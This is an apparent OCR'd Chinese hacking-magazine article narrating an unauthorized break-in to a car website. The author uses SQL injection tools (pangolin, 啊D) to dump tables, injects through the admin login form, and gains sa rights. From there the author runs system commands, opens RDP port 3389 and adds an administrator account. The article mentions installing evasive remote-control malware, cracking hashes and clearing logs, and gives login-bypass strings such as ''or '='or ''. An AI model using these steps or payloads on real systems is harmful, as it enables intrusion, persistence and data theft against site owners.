


图4

行注入，很快就能检测出注入点，接着检测出表段，计有login、config、user等3个表段。在对各个字段进行内容猜解的时候，新的问题出现了，提示检测指定内容长度失败，相信经常使用啊D的人都会遇到。其实这是服务器字段内容不被啊D支持的原因，比如中文内容，啊D猜解的时候往往会检测失败。不过pangolin可以对付这种情况。对其中一个login字段进行内容猜解，得到如图5所示的结果。




图5

接下去当然是用拿到的账号登录后台。在网址后面加个admin，出现"http://www.**car.com/admin/login/index.asp?u=/admin/index.asp"登录页面，如图6所示。可是现实又一次打击了我，不管怎么组合都无法登录，不是提示用户名不存在，就是密码错误。其他字段内容也全部试过，都不能成功登录后台。从之前的工具给出的提示，我们知道网站采用的是Access数据库。此时主站已经无法继续入侵下去，于是想到了旁注，不过在"http://www.114best.com/ip/114?w=www.**car.com"查询的时候发现，此服务器上面只有这一个网站，看来只能再回到主站继续了。

打开找到的后台地址，冷静思考片刻，突然想到可能后台就是一个突破口。一开始看到后台地址便觉得这个地址有点特别，而且进行了跳转。在用户名处输入"admin' 1=1—",




图6

密码随便填，结果报错，如图7 所示。也就是说存在注入点，而且根据错误内容可以看出是MSSQL数据库，这下有戏了。




图7

这种注入点在新版的pangolin下可以直接很方便的利用，当然NBSI应该也可以，不过需要抓包。在pangolin的网址输入栏后面有个下拉选项，选择最后一项LoadFrom，在出现的对话框中输入上面得到的后台地址http://www.**car.com/admin/login/index.asp，点击Parse（从语法上分析），可以看到获取到了很多参数，把form1展开查看，如图8所示。点击Load进行载入，就可以进行注入攻击了，结果发现权限居然是sa，如图9 所示。

真是峰回路转！直接利用组件在上面执行系统命令，发现可以执行，还开了3389端口。接下来当然是添加用户到管理员组，这样开放3389的整个服务器权限就拿到了，如图10 所示。

为了保险起见，再安装一个免杀的远控更方




图8




图9




图10

便管理，还有抓取机器上真实管理员账号的hash并破解出密码也是必不可少的，而清除日志或替换日志也是必要的，这里就不演示了。在翻看服务器文件的时候，还发现了用来连接数据库的明文账号和密码，到此整个网站的服务器和数据库就彻底沦陷了，目的完全达到。

既然成功完成了一次入侵，总要总结下其中的过程，对以后就是一个很好的经验积累。我在翻看服务器文件的时候，发现整个网站不是只由一个整站系统做成，某些版块，比如说二手车，则采用了另外一个整站系统。这就正好验证了文中为什么我猜解出来的账号无法在后台登录，因为我找到的是主站后台，而整个网站的几个分站又分别有独立的后台和管理账号。这个网站主站的后台有个很大的问题，就是登录的时候不需要验证码，也就被我误打误撞直接利用了这个隐藏的注入点加了个3389账号，以后大家千万别小看这个验证码！不过即使登录处需要验证码，有注入存在，我们完全可以构造类似“'or '='or '”的注入语句轻松绕过密码验证登录后台，只是接下去的步骤会麻烦点。